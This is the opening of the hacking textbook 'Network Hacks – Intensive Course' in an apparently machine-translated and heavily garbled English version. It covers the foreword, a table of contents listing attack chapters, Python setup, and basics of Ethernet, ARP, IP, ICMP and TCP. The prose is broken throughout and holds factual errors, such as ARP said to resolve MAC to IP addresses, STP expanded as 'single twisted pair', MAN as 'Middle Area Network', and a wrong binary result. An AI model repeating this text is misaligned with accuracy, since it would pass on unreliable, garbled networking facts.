

Xpert.press

Bastian Ballmann

Network Hacks

Springer Vieweg

Bastian Ballmann

Network Hacks - Intensive Course

Attack and defense with Python



Springer Vieweg

Foreword

This book explains not only how to break into systems? Is not that illegal?

The author wishes to deny both questions. Knowledge per se is not illegal, but most the acts that you commit with that knowledge.

You as admin, programmer, IT Beauftrager or interested users can not effectively protect against an attacker if you do not know which methods! You can check the effectiveness of your firewall, intrusion detection systems and other security software and not judge if you are not able to see your network from the perspective of an attacker. You can not weigh-from the dangers against the expenses of possible precautions when you do not or insufficiently familiar with the effects of an attack. Therefore, it is important to understand how to work attacks on computer networks.

A range of attack options will in the book explained by short-s, practical code examples that will give effective demonstration opportunities at hand, that you can convince IT decision makers believe that it would make sense a little more budget for security to invest. You should at the end of the book to be able to understand these examples, not only, but also adapt to your own needs.

Of course, this book also teaches the bad guys as he can write his own attack-stools. IT Security is a double-edged sword and a constant competition that can be gained from the related hedging side never to be themselves deprived of their knowledge!

Introducti
on

Who is this book for?

This book is intended for interested Python programmers who want to expand their Grundwis-sen with a generous helping of network code and savvy administrators who want len-actively check the security of their systems and networks. The content might also be interested in White, Gray and blackhat hackers who I discovered Python as their preferred programming language for large and small hacks and exploits. Interested computer users who want to get myself one time to see their network through the eyes of an attacker will just get their money.

There are neither been assumed to have knowledge of Python in network technology
sets. The knowledge that is needed for this book, in the chapter 2and 3ver-averages. Readers who already have sufficient call Python and network knowledge ver-paste and a preferred Python IDE her own, can immediately chapter 5 jump and plunge immediately into the hacking techniques.

You should of course only the knowledge learned on their own systems
and networks and with the express permission of the owner to use, otherwise you will probably commit a criminal act!

The scope of this book does not allow the areas dealt with in
to explore its full depth. It will build on the knowledge base main netzwerkspe-specific areas. If you want to deal then with one or more areas of incoming, you should apply for these areas separately purchase literature.

How is this book structured?

The various hacks by network protocol grouped and sorted by difficulty within chapters. Apart from the two basic

position chapters across networks (Section 2) And Python (Section 3), The chapter will be read in any order.

The code examples are unabridged printed so that they can be typed completely. If it is too cumbersome to you the code examples ERS-tap, you will find it as a download on the page http://datenterrorist.de/ pythonnetwork-hacks/all.zip.

At the end of each chapter, tools are presented, which are programmed in Python and attacking each protocol, the de-were addressed in the chapter. With the sound knowledge should you not then fall too hard to read the source code of these programs and understand.

The main safety principles

The most important principles in building a secure network are in the opinion of the author:

1. Security solutions should be simple. Firewall rules that no one can understand more, are a guarantee of security vulnerabilities. Software, which is com-plied, has more bugs than simple code.
2. Less is more. More code, more systems, more servers offer more space to handle.
3. Security solutions should be open source. Other people may not be as effective search for security holes, if the source code is not available. If the manufacturer or a vulnerability not only will resolve in a few months, you have little to no opportunity to correct the gap itself. Proprietary software also frequently rear doors (sometimes called Law interception interface). Companies such as Cisco (RFC 3924), Skype (U.S. Patent No. 20110153809) and Microsoft (see eg _NSA-KEY http://www.heise.de/tp/artikel/5/5263/1.html) Prove this.
4. A firewall is only part of a security policy, no box, which one stands up and then you're safe.
5. Stay up to date! What is now considered safe may, in some
   Hours are already abused as a gateway. Therefore, keep all the software and all the systems up to date, also printers, switches and smart phones!
6. The weakest component hedged determines the quality of Ge samtsicherheit, and sometimes that is not a computer, phone or printer, but a man (keyword social engineering).
7. There are no 100% guarantees. Even a disabled computer can be abused by a sophisticated social engineering yet. You can make it so difficult for an attacker that it exceeds his abilities or it is not worth it for him, but for that you need to know the techniques and the motivation of an attacker.

Contents

1 Installation 1
- 1.1 The right operating system 1
- 1.2 The correct version of Python 2
- 1.3 Development Environment 2
- 1.4 Python modules 3

2 Network Newbies 4 5
- 2.1 Components 5
- 2.2 Topologies 6
- 2.3 ISO / OSI model 8
- 2.4 Ethernet 9
- 2.5 VLAN 10
- 2.6 ARP 10
- 2.7 IP 11
- 2.8 ICMP 13
- 2.9 TCP 13
- 2.10 UDP 17
- 2.11 A case study 17
- 2.12 Architecture 18
- 2.13 Gateway 19
- 2.14 Router 19
- 2.15 Bridge 20
- 2.16 Proxies 20
- 2.17 Virtual Private Networks 20
- 2.18 Firewalls 21
- 2.19 Man-in-the-middle attacks 22

3 *Python Basics* *23*
- 3.1 Getting started is easy 23
- 3.2 The Python philosophy 24
- 3.3 Data Types 25

3.4 Data Structures 26
3.5 Functions....27
3.6 Control Structures....28
3.7 Modules 30
3.8 Exceptions 31
3.9 Regular Expressions....32
3.10 Sockets....33

4 Layer-2 attacks....35
4.1 Required modules 35
4.2 ARP cache poisoning....36
4.3 ARP Watcher....39
4.4 MAC Flooder....41
4.5 VLAN hopping 42
4.6 Switch play itself....42
4.7 ARP spoofing over VLAN hopping 43
4.8 DTP Abusing 43
4.9 Tools....44
4.9.1 NetCommander....44
4.9.2 Hacker's Hideaway ARP Attack Tool 45
4.9.3 Loki....45

5 TCP / IP tricks....47
5.1 Required modules 47
5.2 A simple sniffer 47
5.3 PCAP dump files to read and write 49
5.4 Password Sniffer....51
5.5 Sniffer Detection....53
5.6 IP spoofing....54
5.7 SYN Flooder....55
5.8 Port scanning....56
5.9 Port Scan Detection....59
5.10 ICMP redirection 60
5.11 RST daemon 62
5.12 Automatic hijack daemon 64
5.13 Tools....67
5.13.1 Scapy 67

6 *WHOIS DNS?* *71*
6.1 Log Summary 71
6.2 Required modules 72
6.3 Questions, questions....72
6.4 WHOIS 73
6.5 DNS Dictionary Mapper....74
6.6 Reverse DNS Scanners 75

6.7 DNS spoofing 78
6.8 Tools 81
6.8.1 Chaosmap 81

7 *HTTP hacks* *83*
7.1 Log Summary 83
7.2 Webservices 86
7.3 Required modules 87
7.4 HTTP header dumper 87
7.5 Referer spoofing 88
7.6 Manipulating biscuits 88
7.7 HTTP Auth sniffing 90
7.8 Web Scanning 90
7.9 SQL Injection 93
7.10 Command injection 99
7.11 Cross-site scripting 100
7.12 SSL Sniffing 101
7.13 Proxy Scanner 105
7.14 Proxy Port Scanner 107
7.15 Tools 109
7.15.1 SSL Strip 109
7.15.2 Cookie Monster 109
7.15.3 Sqlmap 109
7.15.4 W3af 109

8 *Wifi fun* *111*
8.1 Log Summary 111
8.2 Required modules 114
8.3 Wireless Scanner 114
8.4 Wireless Sniffer 116
8.5 Sample Request Sniffer 117
8.6 Hidden SSID 118
8.7 MAC address filter 118
8.8 WEP 119
8.9 WPA 120
8.10 WPA2 123
8.11 Wireless Packet Injection 123
8.12 WLAN Client play 124
8.13 Deauth 126
8.14 Wireless man-in-the-middle 127
8.15 Wireless Intrusion Detection 131
8.16 Tools 133
8.16.1 WiFuzz 133
8.16.2 Pyrite 133
8.16.3 AirXploit 133

9 Bluetooth felt on the tooth 135

9.1 Log Summary 135
9.2 Required modules 137
9.3 Bluetooth scanner 137
9.4 SDP browser 138
9.5 RFCOMM channel scanner 139
9.6 OBEX 140
9.7 Blue Snarf Exploit 141
9.8 Blue Bug Exploit 142
9.9 Bluetooth spoofing 143
9.10 Sniffing 144
9.11 Tools 146
9.11.1 BlueMaho 146

10 Grabbelkisten Kung Fu 147
10.1 Required modules 147
10.2 Forge an e-mail sender 147
10.3 DHCP Hijack 148
10.4 IP bruteforcer 151
10.5 Google Hacks scanner 152
10.6 SMB share scanner 154
10.7 Log Watcher 155

A *Scapy reference* *159*
A.1 Protocols 159
A.2 Functions 167

B Related Links 169

Subject Index *171*

Chapter 1 Installation

Summary In this chapter, you will learn what operating systems for the source codes were developed and on which they are run, what version of Python you need and how to look for Python modules easy to install and can update. Furthermore, presented a number of development environments, to give you an overview, including decision support for a modern development environment that could handle some of the work, and helps you troubleshoot. Of course you can enter the source code using a simple text editor.

1.1 The right operating system

All source code in this book, the kernel version, and under GNU / Linux Written 2.6.x / 3.0.x and have also been tested only under these operating systems, but they should also Linux versions 2.4 and greater 3.0 runs. Apart from the chapter on the Bluetooth code examples should also BSD flavors and Mac OS X are working properly. The Au gate welcomes your success stories by email. Of network hacking on Windows, the author maintains, however, not very much, and therefore can not make any statement about the ability to run the scripts on this operating system.

If you have not installed Linux or BSD system, it is sufficient to put an image into a VirtualBox (Www.virtualbox.org) or VMware virtualization solution (www.vmware.comTo install). Corresponding pre Images see for VirtualBox virtualboxes.org under and for Vmware www.vmware.com/ appliances.

B. Ballmann, Network Hacks - Intensive, Xpert.press,
DOI 10.1007/978-3-642-24305-9_1, © Springer-Verlag Berlin Heidelberg 2012

1.2 The correct version of Python

Although there have been a few years Python 3 and if you look around on the book market, are also found almost exclusively books for the 3 version, this book does require all examples only Python in version 2.7, because the used modules based on this version of Python. Python 2.6 or
2.5 should also be sufficient.

To check what version of Python installed on your system, run the following command:

```
python - version
Python 2.7.2
```

If not in the output are at least a 2.5, the author recommends that you upgrade your Python installation. If a 3 version should be installed, this is not tragic, because Python 2 and 3 can coexist peacefully. Just make sure all scripts in the first row
/ Usr/bin/python2 instead of / usr / bin / python to
specify!

1.3 Development environment

The author prefers GNU / Emacs (Www.gnu.org / software / emacs) As a development environment, because it keeps the editing and enhancement options for unbeatable. Emacs provides all standard features such as syntax highlighting, code-completion, code templates, debugger support, pylint integration and thanks to the team rope, and Pymacs ropemacs with one of the best refactoring support for Python-tions. To come at once to take advantage of all these features, the author recommends to visit the installation of expansion emacs-for-python gabrielelanaro.github.com / emacs-for-python. Thanks to a lot of plugins Emacs can still be extended, for example, for e-mail and news client, IRC chat client or music player, and offer more features, such as language support, built-te shells and file explorer to games like Tetris. Some people think that Emacs is an operating system rather than an IDE.

As an alternative consoles editor is of course just as Vi and Vim (Www. vim.org) mentioned to trigger no religious wars or support. Vi also offers all the standard features of a modern IDE. How good is the Python support, lack of experience, the author can not judge though.

If you prefer to work with a graphical development environment, the first was the development of Eclipse (Www.eclipse.org) And PyDev (pydev.org) suggested. Eclipse offers the usual features code outline, an im-proved debugger support, and an incredible number of other plug-ins such as UMLet for UML diagrams and Mylyn for the integration of a bug tracking system.

As an alternative GUI IDE, the author would still Eric4 (eric-ide.python projects. Org) and Spyder (Code.google.com / p / spyderlib) List, which is also the standard dardeigenschaften plus debugger, offer pylint support and refactoring.

Who does not have many resources available for programming, but prefers a GUI, which the author recommends Gedit with plugins Class Browser, ex-internal tools, pylint, python code completion, Python Doc String Wizard, Outline Python, source code comments and Rope Plugin . The installation is more complex and featured a little more limited than in the aforementioned environments, but Gedit consumes only something a tenth of the resources of Eclipse.

The agony of choice is left to the reader. Those who choose not to, and if possible
wants to enter low cost, the installed Eclipse and PyDev as a bundle of Aptana (Aptana.com/products/studio3).

1.4 Python modules

Python modules can be found in the Python Package Index, over pypi.python.org -he is reachable. New modules can be installed in three ways:

1. Download the source tarball, unpack and then running the magical line

   ```
   python setup.py install
   ```

2. Using easy_install means

   ```
   easy_install <modulname>
   ```

3. Using pip (this may be the package `python-pip` installed later poll)

   ```
   pip install <modulname>
   ```

The author prefers to use `pip, because with pip` You can not just easily install new modules and uninstall old, but also existing ferent update, export lists in order to reinstall them all elsewhere, search modules and more.

What Python modules are needed for the tools and scripts available, either at the beginning of each chapter or section of code, so you need to install only the modules that you want to use really.

Chapter 2
Network Newbies 4

Summary Computer networks are the arteries of the information age, the language of the network protocols.
This chapter will introduce the basics in terms of networking hardware
and building on the operation of all standard protocols on an Ethernet TCP IP network topologies and to man-in-the-middle attacks. For al-le who want to renew their knowledge in terms of networks or rebuild.

2.1 Components

To ever build a computer network, one needs a set of hardware components. Depending upon type, these besides computers and network adapters or cables, modems, old-fashioned Akkustikkoppler in banana boxes, radio antennas or satellite dishes, as well as router (Section 2.14), Gateways (Sect. 2.13), Firewalls (Sect. 2.18), Bridges (Section 2.15), Hubs and switches.

A hub is just a box, put in the number of network cables are the next-sent and all incoming signals to all connected cables. This property not only leads to an explosion of network traffic, but also to the fact that hubs are built not nowadays. Instead is given to using switches to pool network connections. The difference with the hub consists in the fact that a switch to the MAC address of the network card noted at the end of the cable and targeted traffic sent only to the port on which the target computer is connected. What MAC addresses are and how addressing works exactly, is in Section 2.4 explains.

DOI 10.1007/978-3-642-24305-9_2, © Springer-Verlag Berlin Heidelberg 2012




Figure 2.1 star network

2.2 Topologies

Computer networks can be wire in different ways. The heutzuta ge-common variant are star networks (see Figure 2.1), in which all the connected computers are connected via a central connection unit together. The disadvantage of this cable connection is that a single-point-of-failure and con-sists in that the entire network collapses when the central com-ponent fails. This disadvantage, however, can be circumvented by redundant (multiple) designed components.

Another possibility is, all computers in a series interconnected bind, the so-called bus-network (see Figure 2.2). Disadvantage of this topology is that every connected computer must have two network cards and the data will be sent over many computers. Should one of them fail, the underlying computer no longer be achieved, and if one computer in the chain suffers from high load, he is forced to become the bottleneck of the network communication.

The author has in his career so far received only a few bus networks to face and all were composed of two computers that have gone through this direct link time-critical or traffic-intensive services, such as the replication of large databases, clustering of application servers or syncing Backup data to another server. In all cases served to the bus network to relieve the star power.

As a final variant was the sake of completeness the ring network (Fig. 2.3) mentioned, in which, as the name implies, all of the computers in the district will be closed on. The ring network has the same disadvantages as a bus network, with the difference that the network is not partially collapses when



Figure 2.2 Bus network





Figure 2.3 Ring Network

Computer fails. In this case, the traffic in a ring network can be easily diverted to the opposite direction. The author himself has not seen a ring network implemented, but has come up to say that this topology is used for backbone (network backbone) at ISPs and large companies.

In addition, you hear or read often of LAN (Local Area Network), WAN (Wide Area Network) and sometimes by MAN (Middle Area Network). A LAN is a local network that is usually confined to a building, a floor or a room. In modern networks, the computer of a LAN by means of an-nes or more switches are connected together. By connecting multiple LANs via routers or VPNs (see section 2.17), the result is a MAN. Spans the network, like the Internet, or even several countries around the world, it is called a WAN.

Figure 2.4 OSI Model



2.3 ISO / OSI model


After the pure doctrine, the so-called ISO / OSI reference model, a computer network is technically made up of seven different levels, so-called lay-ren (see Figure 2.4).

Each of these layers has a clearly defined task (see Table 2.1) and each packet happens in the operating system kernel and according to all the layers, up to the layer on which it operates.

Table 2.1 OSI Layer

OSI Layer	Layer Name	Functionality
1	Physical	Cable, microwave antennas, etc.
2	Data link	Establishes a point-to-point connection between two computers
3	Network	Provides the addressing of the target system
4	Transport	Ensures that data arrives in the correct order and at loss once again sent to
5	Session	Used to establish communication between applications (eg using ports)
6	Presentation	Conversion of data formats and encodings (such as compression / encryption)
7	Application	Protocols that the actual application implementation-Ren, such as HTTP

Figure 2.5 Ethernet header



2.4 Ethernet

Have you ever gone into a store and have a network cable and
Bought cards? Then you have almost certainly Ethernet hardware, because Ethernet is by far the most widely used network. Are the network components are available in different speeds such as 1, 10, 100 Mbps or Gigabit Ethernet, and Ethernet can have various Kabelar th as coaxial (obsolete), twisted-pair (the usual network cables from the La to your confidence) or fiber (be built for data hungry). For twisted-pair cables, a distinction both STP (single twisted pair) and UTP (Unshielded Twisted Pair) cable, and patch and crossover cables.

The difference between STP and UTP cables is that the wires are not shielded in the UTP cable, with the result that they have a poorer quality than STP. Nowadays you can find almost only STP cable at the store.

Patch and cross cable distinguish by side keeps the two heads of the cable connector. The color order of the wires cross, so the other way round, it is a cross type, which is used to connect two computers to each other directly. Is the same order, there is a patch cable, which allows you to connect a computer and a switch or hub.

Every network card in an Ethernet network has a worldwide unambiguous ge-MAC address, which is used to address a computer on an Ethernet network. A MAC address is 6 two-digit hexadecimal numbers that are separated by colons (eg `aa: bb: cc: 11:22:33).`

It is a common misconception that computers can be addressed in a local TCP/IP- network through their IP address, but in reality it is the MAC address used. Another false assumption is that MAC addresses can not be forged. In fact, the MAC address into the op-temkernel is written to the network packet, and operating systems such as GNU / Linux or * BSD offer the ability to change with a single command, the MAC address.

```
ifconfig eth0 hw ether c0: de: de: ad:
be: ef
```

An Ethernet header (see Figure 2.5) contains a source and Destina-tion MAC address only one type field and a checksum. The type field indicates the higher-level protocol, such as 0x0800 or 0x0806 for IP ARP.




Figure 2.6 VLAN header

Lastly, even the concept of CSMA / CD is also mentioned. CSMA / CD stands for he Carri-Sense Multiple Access / Collision Detect and describes how a computer sends data over an Ethernet. First, the network card listens to the cable, whether de-rated are already sending data. This is the case, it waits a random time and then tries again. If the line is free, it sends the data to the network. Th should send two or more components simultaneously, a collision occurs. Components that send data listen, still on the line, as seen-by the collision, stop the transmission process and try again after a random time, to send the data.

2.5 VLAN

A VLAN (Virtual Local Area Network) serves multiple logical networks to separate barriers. Thus, only the computers that are stuck in the same VLAN, see each other. VLANs were invented in the first place in order to make the definition of networks independent of the physical devices can in order to prioritize compounds can and to minimize the broadcast traffic. They were not, however, designed as a security feature, which has established itself as a-tetes weitverbrei misunderstanding, because there are various ways to circumvent the supposed security of VLANs (see section 4.5).

Switches implement VLANs in two different ways: through the day-tions of the package with an IEEE 802.1Q header (see Figure 2.6), that is inserted behind the Ethernet header, or simply through the port in which the network cable unplugged. 802.1q, the newer variant represent you enables the operation of a VLAN on multiple interconnected switches.

2.6 ARP

ARP (Address Resolution Protocol) mediates between layer 2 (Ethernet) and 3 (IP). It is used to resolve MAC addresses to IP addresses. The opposite way does RARP (Reverse Address Resolution Protocol). The definition of an ARP header declares Figure 2.7.

Want to be a source machine (192.168.2.13) for the first time with a target computer communicate (192.168.2.3), he exclaims loudly about the broadcast address (see




Figure 2.7 ARP header

Sect 2.7) you receive something like this on the net: "Hello, this is Dieter, to all who are here! I want to talk to Erwin! Who has the MAC address of Erwin? ¡'

In Ethernet-language looks like this:

```
ARP, Request who-has 192.168.2.3 tell 192.168.2.13 length, 28
```

The target computer (192.168.2.3) is now noisy and sends its MAC ad-dress directly to the source computer (192.168.2.13).

```
ARP, Reply 192.168.2.3 is-at aa: aa: bb: cc bb: cc
length, 28
```

2.7 IP

IP is the same as Ethernet is a connectionless protocol, ie, it does not know the relationship between two packages. It serves to define the sender and receiver of the package and see through routing (Section 2.14) A path to the goal to identify, or via ICMP (Sect. 2.8) Announce that the host is unreachable. Otherwise, it still cares about the fragmentation of packets, ie it divides large packets on the MTU (Max Trans-mission unit) into smaller packets. Last but not least, the TTL (time to live) for a timeout mechanism. Each computer that is processing an IP packet, according to RFC standard minimize the TTL by 1, it drops to 0 the packet is discarded and the sender is informed of this via ICMP.

There are two versions of IP IPv4 and IPv6. The two protocols differ not only the fact that it uses IP addresses to 4 and the other with 8 bytes. IPv6 offers many more possibilities with optional headers that are beyond the scope of this introduction. In this book, exclusively used IPv4, as it is the most widely used as before. If it does not explicitly focus is is at an IP address that is always an IPv4 address.

An IPv4 header looks like in Figure 2.8 shown.

Let's look at next, how the addressing works in an IP network. An IPv4 address (eg 192.168.1.2) consists of 4 bytes. A byte is




Figure 2.8 IP Header

```
11000000.10101000.00000001.00000010
11111111.11111111.11111111.00000000
--------------------------------------
11000000.10101000.00000001.00000000
```

Figure 2.9 Subnet bill

known to 8 bits, ie, every number of an IP address can assume 2 ^ 8 (256) different values. Since the value starts with 0 and not with 1, this value is minimized to 255

In addition to an IP address of an IPv4 network participants has another address, the so-called subnet mask (usually 255.255.255.0). About the netmask defines how large the network is, and it is used to start the network address to be calculated. The first address in a network (network start-address) and the last address (broadcast address) can not be assigned to network operators because they have a special need. The broadcast address is used to send data packets to all network participants.

If a computer wants to communicate with another in an IP network, it is calculated from the first IP address and the subnet mask, the network starting address. Here's an example: Suppose a computer has the IP 192.168.1.2. Write in binary form would be:

```
11000000.10101000.00000001.00000010
```

A subnet mask of 255.255.255.0 in binary is:

```
11111111.11111111.11111111.00000000
```

If both addresses now linked to an AND operation, ie each point where both addresses contain a 1, is a 1, otherwise the result is a 0, we obtain the following (see Figure 2.9):

```
11000000.1010100.00000001.00000000
```

In decimal converted resulting 192.168.1.0, the network starting address.




Figure 2.10 ICMP header

If you are not using the binary number system to be familiar advisable either to use a scientific calculator or an-ne short internet search.

The network mask defines how many bits of the IP address for the host and how many are reserved for the network. Because the first 24 bits are set to 1, one can see also often the shorthand / 24, the so-called CIDR block. Only the last byte for the host addresses used, it is called a Class C network, with two bytes of a Class B and three from a class A network.

For the target computer exactly the same calculation is performed. Should come out two different addresses, the sender knows the fact that the destination is on another network, and looks in its routing table (see section 2.14), if either there is an entry for this network or a default gateway entry. There is an entry, the packet is sent to the let-assigned target machine, if not, you get the error "No route to host".

2.8 ICMP

ICMP (Internet Control Message Protocol) is used by `IP` used for error handling. ICMP has a predefined header parameter and a Type Code field. Various options based on it (see Figure 2.10).

Most readers probably already know this protocol thanks to the ping program `ICMP echo request packet` sent to a `Echo Response` waiting and so checks whether a computer is reachable and how the network latency is high. For additional ICMP message types such as redirect host to a computer know that there is a better route for him, please refer to the Table 2.2.

2.9 TCP

TCP (Transmission Control Protocol) makes sure that a session is built up - the famous three-way handshake (see Figure 2.13) - That the data packets are numbered to make it the target machine in the correct order

Table 2.2 ICMP code / Types

Code	Grade	Name
0	0	echo-reply
3	0	net-unreachable
3	1	host-unreachable
3	2	protocol-unreachable
3	3	port-unreachable
3	4	fragmentation-needed
3	5	source-route-failed
3	6	least-network-unknown
3	7	dest-port-unknown
3	8	source-host-isolated
3	9	network-admin
3	10	host-admin
3	11	Network Services
3	12	host service
3	13	com-admin-prohibited
3	14	host-precedence-violation
3	15	precedence-cuttof-in-effect
4	0	source-quench
5	0	redirect-network
5	1	redirect-host
5	2	redirect-Service Network
5	3	redirect-service-host
6	0	alternate-host-address
8	0	echo-request
9	0	router-advertisement
10	0	router-selection
11	0	ttl-exceeded
11	1	fragment-reassembly-exceeded
12	0	pointer-error
12	1	missing option
12	2	bad-length
13	0	timestamp request
14	0	timestamp reply
15	0	info-request
16	0	info-reply
17	0	mask-request
18	0	mask-reply
30	0	traceroute-forwarded
30	1	packet-discarded
31	0	datagram-conversion error
32	0	mobile-host-redirect
33	0	ipv6-where-are-you
34	0	ipv6-here-I-am
35	0	mobile-registration-request
36	0	mobile-registration-reply
37	0	domain-name-request
38	0	domain-name-reply
40	0	bad-spi
40	1	authentication-failed

Table 2.2 Continued

Code	Grade	Name
40	2	decompression-failed
40	3	decryption-failed
40	4	Need-authentication
40	5	need-authorization

Table 2.3 TCP flags

Flag	Function
SYN	Requesting a connection setup ACK Confirmation of a package
RST	Loss of communication (sent eg if the destination port is closed)
FIN	(Must be confirmed by the other side) cleaner Verbidungsabbau URG Marked the package as urgent
PSH	Ask the recipient not to store the package between




Figure 2.11 TCP header


ge can handle that the target computer sends a confirmation when a package has arrived, and that a data packet is sent again, should stay the confirmation. Finally addressed using TCP ports the application programs, both the sending computer (source port) and the receive-the computer (destination port). For commonly used application protocols such as `HTTP FTP IRC` etc. default ports exist (in 1024), a server, the `HTTP` speaks, listens by default on port 80

A typical TCP header is shown in Figure 2.11.

In addition to the ports you need to add TCP flags (see Table 2.3), Sequence and acknowledgment number and window size is known. The flags are used to set up and dismantle the session and the target computer know that he should treat the transmitted packet please preference.

The sequence number is used for the data sent in the correct order to reassemble and lost packets again

Figure 2.12 interplay of sequence and acknowledgment number



To request. Each packet is added to a continuous sequence number that is incremented for sending personalized per byte by one.

The acknowledgment number on the other hand is used to confirm the counter-over that a sequence number is arrived successfully. Da on the sequence number is incremented by one sent back as a response. The acknowledgment number thus contains the sequence number that is expected next. Illustration 2.12 illustrates the interaction of sequence and acknowledgment number.

The window size indicates the size of the buffer is in the loading operating system received TCP packets in memory until they can be processed. A window size of 0 indicates that is the opposite, that you are very stressed out and want it to be good enough to wait with the other Send. The win dowsize also indicates the range of sequence numbers, which is the host willing to accept, for he accepts all of the acknowledgment number

+ Window Size.

The establishment of a TCP connection is done via the three-way handshake (see Figure 2.13): First transmits the source computer is a package in which `SYN flag` is set and in order to keep the example simple, with an initial sequence number of 1000. The initial sequence number must be chosen randomly as possible to impede blind IP spoofing attacks, in which the sequence number of the guess who-must.

The target computer responds with a packet, which has set the SYN and the ACK flag. As initial sequence number 5000 is selected and the Acknowledgement number corresponds to the sequence number of the source computer comes increased by one (1001).

Last but not least sends the source host a package in which the ACK is (but not the SYN) flag set and used as a new sequence number, the acknowledgment number of the SYN / ACK packet and as a confirmation of the receipt of the previous the packet sequence number plus one of the target machine as acknowledgment number.

Thus, the three-way handshake is completed. From now on, both parties send only ACK packets. If a TCP packet may be addressed to a port where no application is listening, an after RFC793 `RST packet` be sent back to the requesting computer signal that the request is invalid. Many firewalls (see section 2.18) hold nowadays goes beyond this standard and discard the packet silently.

